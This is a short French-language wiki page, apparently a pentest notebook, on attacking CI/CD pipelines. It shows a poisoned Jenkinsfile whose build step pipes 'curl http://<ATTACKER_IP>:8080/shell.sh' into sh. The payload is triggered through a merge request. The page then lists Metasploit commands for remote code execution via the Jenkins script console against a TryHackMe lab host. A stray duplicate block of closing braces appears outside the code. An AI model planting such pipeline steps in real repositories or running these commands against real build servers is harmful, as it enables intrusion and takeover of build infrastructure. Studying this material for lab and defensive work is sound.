


# [Exploitation/Web] CI/CD

## Introduction

Cette page décrit différentes exploitations de vulnérabilités dans le processus CI/CD qui peuvent être exploitées au profit d'un attaquant.



## Techniques

### Build Process

Dans le cas où vous auriez accès à un dépôt Git avec un accès à un **JenkinsFile**, vous pourriez le modifier pour prendre le contrôle de l'agent **Jenkins**.

Pour cela, vous pouvez créer un fork du projet pour modifier le JenkinsFile de la sorte :

```
pipeline {
  agent any
  stages {
    stage('build') {
      steps {
        sh '''
          curl http://<ATTACKER_IP>:8080/shell.sh | sh
        '''
      }
    }
  }
}
```

```
}  
}  
}
```

Vous devez au préalable créer votre payload et l'héberger sur votre serveur web.

Vous pouvez ensuite faire un **Merge Request** pour lancer la pipeline et exécuter le payload.

## Build server

Si vous possédez les identifiants du serveur web **Jenkins**, vous pouvez utiliser Metasploit pour lancer une RCE :

```
msfconsole
```

```
use exploit/multi/http/jenkins_script_console  
set target 1  
set payload linux/x64/meterpreter/bind_tcp  
set password jenkins  
set username jenkins  
set RHOST jenkins.tryhackme.loc  
set targeturi /  
set rport 8080  
run
```

---

Revision #3

Created 27 March 2024 17:27:58 by Elieroc

Updated 3 May 2024 13:21:32 by Elieroc